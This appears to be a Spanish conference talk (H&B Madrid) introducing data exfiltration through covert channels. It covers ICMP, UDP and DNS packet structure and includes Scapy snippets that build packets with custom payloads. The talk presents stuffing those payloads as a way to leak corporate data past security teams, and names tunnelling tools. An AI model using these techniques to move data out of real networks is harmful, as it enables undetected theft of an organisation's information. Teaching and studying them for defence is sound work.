

How my data get stolen

“Ex filtración de datos y canales encubiertos”

H&B Madrid Vol. 11



Se que no hace falta decirlo pero por si acaso prefiero curarme en salud:

TODO LO EXPLICADO EN ESTA CHALA ES MATERIAL DE APRENDIZAJE PARA FINES EDUCATIVOS.



SE PIDE A LOS ASISTENTES QUE USEN LOS CONOCIMIENTOS CON CUIDADO Y ETICA SIEMPRE EN ENTORNOS CONTROLADOS Y NUNCA PARA COMETER ILEGALIDADES.


Dicho esto que es de cajón... no me responsabilizo del uso que den los asistentes a los conocimientos adquiridos ... sentaos y disfrutad del viaje pues el Hacking es un mundo muy extenso y lleno de rincones oscuros para mentes inquietas.

WHO AM I – NEBU_73

- **Username:** Alvaro Alonso (A.K.A. – Nebu73)
- **Twitter:** @Nebu_73
- **Mail:** nebu73@protonmail.com

- Programador y Contable y Consultor de Seguridad
- **Cibercooperante de Incibe**
- **Hacker Ético Experto** – The Security Sentinel
- **Master en Ciberseguridad** - Cybersoc de Deloitte y UCLM
- 2 veces equipo finalista en **MOOC CIBERSEGURIDAD MONDRAGON UNIBERTSTATEA**
- **Administrador y escritor del blog de seguridad Informática** – FWHIBBIT.ES
- **Premio Bitacoras** al mejor Blog de seguridad
- Actualmente consultor de seguridad Associate I en CYBERLAB de
- Ponente en

**NAVAJA NEGRA
CONFERENCE**



¿QUÉ VAMOS A HACER?

- ¿Cuántos de vosotros sabéis que es lo que hace un ordenador al conectarse?
- 3 way hand shake? Eso lo menos es el saldo que hace Will en el principio de Bel Air! (si... soy viejuno)



Y si os dijera que para un jefe de sistemas esto puede ser como que se abra la puerta del infierno?

Que si hay protocolos que se encuentran sin filtrar correctamente puede tener problemas?

Vamos de la mano al mundo de la "Exfiltración de datos y canales encubiertos" o Al mundo del espionaje corporativo ;P

¿TITO NEBU.... QUE ES UN PAQUETE DE RED?

No, no es un tío enfundado en unos leotardos de rejilla... quitaos esa imagen de la cabeza. Un conejo suelto por aquí esta afectándoos... y si hablo de ti y de ti tambien... se os va la olla.

Vale para esto voy a tirar de mis explicaciones para muggles aunque aquí seamos todos entendidos... por si no los hay tanto.

- Los ordenadores se comunican entre ellos utilizando un mismo lenguaje que se llama **“protocolos”** y que viene dictados por unos seres malignos y horribles llamados **RFC** que estandarizan esos idiomas.



- Para establecer estas comunicaciones en ese idioma lo que hace el ordenador es lanzar lo que llamamos paquetes de red, que son cadenas de unos y ceros que llevan la información de un punto a otro de una forma determinada. Para hacernos una idea algo así:



- Diríamos que el paquete es la parte **NARANJA** y esta partido en pequeños trozos, lo **AZUL**, que son las fracciones llamadas **LAYERS** que van a transportar diferentes partes de la información que se va a enviar / recibir.
- Cada protocolo establece que fraccionamiento de la información se hace, en qué orden y como se tiene que enviar para que sea correcto y el mensaje llegue al destinatario.

- Tras esta breve introducción mas digna de epi y blas que de una charla de hacking vamos al lio!

¿QUE ES LA EXFILTRACION DE DATOS?

- No es mas que la fuga digital incontrolada de datos importantes para la empresa

¿Qué ES UN CANAL ENCUBIERTO?

- Pues si miramos la definición anterior, y vemos por donde van los tiros, veremos que es un canal que nadie espera que este ahí transmitiendo datos por lo que esta “oculto” o también a la vista transmitiendo información sensible sin ser detectado.




¿Y ESTO COMO OCURRE?

Hay protocolos que son necesarios para el correcto funcionamiento de nuestros sistemas... o bien porque necesitamos ir comprobando que los equipos están levantados (ICMP) o bien porque necesitamos una resolución de nombres por parte de internet para poder acceder a las webs(DNS)... o bien porque usamos algún protocolo basado en UDP.

Por lo tanto si cogemos esa idea... veremos que tenemos cientos de posibles canales que podemos aprovechar para lanzar información fuera de la red corporativa sin que el jefe de sistemas se entere de nada ¿no es así?

Pero vayamos por partes....y vamos a dar algo básico de paquetes. Para que todos lo veamos claro.

A lo largo del año, se dan miles de casos de Datos exfiltrados o LEAKs de grandes compañías por los cuales nuestra seguridad como entidades digitales se ve comprometida:




ICMP

- Este es un protocolo bastante conocido comúnmente utilizado para ver si la máquina a la que quieras acceder... o que quieras que haga "algo" esta despierta.... El PING de toda la vida...

```
C:\Windows\System32>ping google.com

Haciendo ping a google.com [216.58.210.142] con 32 bytes de datos:
Respuesta desde 216.58.210.142: bytes=32 tiempo=4ms TTL=53
Respuesta desde 216.58.210.142: bytes=32 tiempo=5ms TTL=53
Respuesta desde 216.58.210.142: bytes=32 tiempo=5ms TTL=53
Respuesta desde 216.58.210.142: bytes=32 tiempo=5ms TTL=53
root@kali:~# ping google.com
PING google.com (216.58.210.142) 56(84) bytes of data.
64 bytes from mad06s09-in-f14.1e100.net (216.58.210.142): icmp_seq=1 ttl=52 time=22.2 ms
64 bytes from mad06s09-in-f14.1e100.net (216.58.210.142): icmp_seq=2 ttl=52 time=11.8 ms
64 bytes from mad06s09-in-f14.1e100.net (216.58.210.142): icmp_seq=3 ttl=52 time=8.72 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 8.723/14.255/22.205/5.764 ms
```



icmp							Expression...	+
No.	Time	Source	Destination	Protocol	Length	Info		
5	0.014510084	10.0.2.15	216.58.201.142	ICMP	98	Echo (ping) request id=0x05ea, seq=1/256, ttl=64 (reply in 6)		
6	0.028332526	216.58.201.142	10.0.2.15	ICMP	98	Echo (ping) reply id=0x05ea, seq=1/256, ttl=53 (request in 5)		

- Abrimos Wireshark filtramos por el protocolo ICMP y vamos a ver algo parecido a esto. Vemos como un equipo aparece como SOURCE (origen) y Otro como destino y como a cada paquete REQUEST le sigue una respuesta por parte del destinatario llamado REPLY.

REQUEST :

```
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x4d3a [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 33 (0x0021)
Sequence number (LE): 8448 (0x2100)
[Response frame: 2]
Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
[Length: 32]

0000 08 00 27 67 f3 33 f4 8c 50 c6 8b a3 08 00 45 00 ..'g.3.. P.....E.
0010 00 3c 58 6d 00 00 80 01 5e b2 c0 a8 01 25 c0 a8 .<Xm.... ^....%..
0020 01 2c 08 00 4d 3a 00 01 00 21 61 62 63 64 65 66 .,.M... .!abcdef
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuv
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi
```

REPLY

```
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x553a [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 33 (0x0021)
Sequence number (LE): 8448 (0x2100)
[Request frame: 1]
[Response time: 0.017 ms]
Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
[Length: 32]

0000 f4 8c 50 c6 8b a3 08 00 27 67 f3 33 08 00 45 00 ..P..... 'g.3..E.
0010 00 3c 96 77 00 00 40 01 60 a8 c0 a8 01 2c c0 a8 .<W.@. `.....%
0020 01 25 00 00 55 3a 00 01 00 21 61 62 63 64 65 66 .%.U... .!abcdef
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuv
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi
```

- Para la creación manual de un paquete ICMP simple dentro de scapy :

```
ip = IP(dst="[IP ROUTER]",src="[IP PROPIA]")
REQUEST icmp = ICMP(type=8) //REPLY  icmp = ICMP(type=0)
load="F4WHIBBIT_was_h3r3"


paq = ip/icmp/load
send(paq* iface="eth0")
```

- Como se puede observar solo con variar el **type** tenemos ya el paquete que queramos tanto el REQUEST como el REPLY y como segundo apunte, el contenido del **LOAD** en un paquete original generado por el sistema operativo es lo que comúnmente llamaríamos CACA no tiene utilidad ninguna por lo que... ¿Por qué no utilizarlo para el mal?



UDP

- Es un protocolo utilizado para comunicaciones que no necesitan ser comprobadas en destinatario... son mas enfocadas a la rapidez como podría ser un streaming de video de una camara web de skype. Si miramos la disección de un paquete udp nos encontramos con algo con esta forma:



- Para crear los paquetes a mano no son mucho mas complicados de hacer que los que hemos hecho para ICMP:


```
ip = IP(dst="[IP DESTINO]",src="[IP PROPIA]")
udp= UDP(dport)
load="FWhIBBiT w4s H3r3"
paq= ip/udp/load

send(paq* iface="eth0")
```




DNS

- Utilizado normalmente bajo UDP aunque también puede ser usado bajo TCP funciona bajo el puerto 53 normalmente y es el protocolo que nos ayuda a resolver los nombres de dominio cuando navegamos en internet.



- Como funciona un DNS:
- Lo que nuestro ordenador hace al intentar buscar una pagina web es enviar el nombre de host que hemos puesto en el navegador a un servidor DNS que le responde con la IP de dicha web para que pueda conectarse a ella.(esto así de forma sencilla)



No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	10.0.2.15	10.6.2.20	DNS	71	Standard query 0x2de3 A fwhibbit.es
2	0.000227493	10.0.2.15	10.6.2.20	DNS	71	Standard query 0xc591 AAAA fwhibbit.es
3	0.060212732	10.6.2.20	10.0.2.15	DNS	446	Standard query response 0xc591 AAAA fwhibbit.es A 2001:41d0:301:4::23 NS g...
4	0.077641836	10.6.2.20	10.0.2.15	DNS	434	Standard query response 0x2de3 A fwhibbit.es A 51.254.16.36 NS f.nic.es NS g...

- A la hora de hacer manualmente el paquete para una consulta web como las que haría cualquier sistema operativo por debajo sería algo así:

```
ip = IP(dst="[IP DESTINO]",src="[IP PROPIA]")
udp= UDP(dport=123)
dns=DNS(rd=1, qd=DNSQR(qname="www.fwhibbit.es"))

paq= ip/udp/dns

send(paq, iface="eth0")
```

¿PERO DE VERDAD VAS A REDESCUBRIR LA RUEDA?


- Si, vale, hay ya programas que generan **TUNELES** de diferentes protocolos como podrían ser:
 - DNS : Iodine - <https://github.com/yarrick/iodine>
 - ICMP: Icmptunnel - <https://github.com/DhavalKapil/icmptunnel>
 - SSH – SSH Tunneling como explico Pablo Gonzalez en la ultima Rooted
- Pero son... TUNELES! Por lo tanto predecibles y todo va por el mismo protocolo...

LLEGÓ EL MOMENTO DE HACER EL MAL




- Si nos fijamos en todos los protocolos descritos se ve claramente que son muy necesarios para el correcto funcionamiento de las cosas dentro de la empresa y a no ser que estén MUY BIEN CONFIGURADAS las herramientas de seguridad dentro de la red corporativa, son paquetes que entran y salen e la red sin que nadie inspeccione nada .

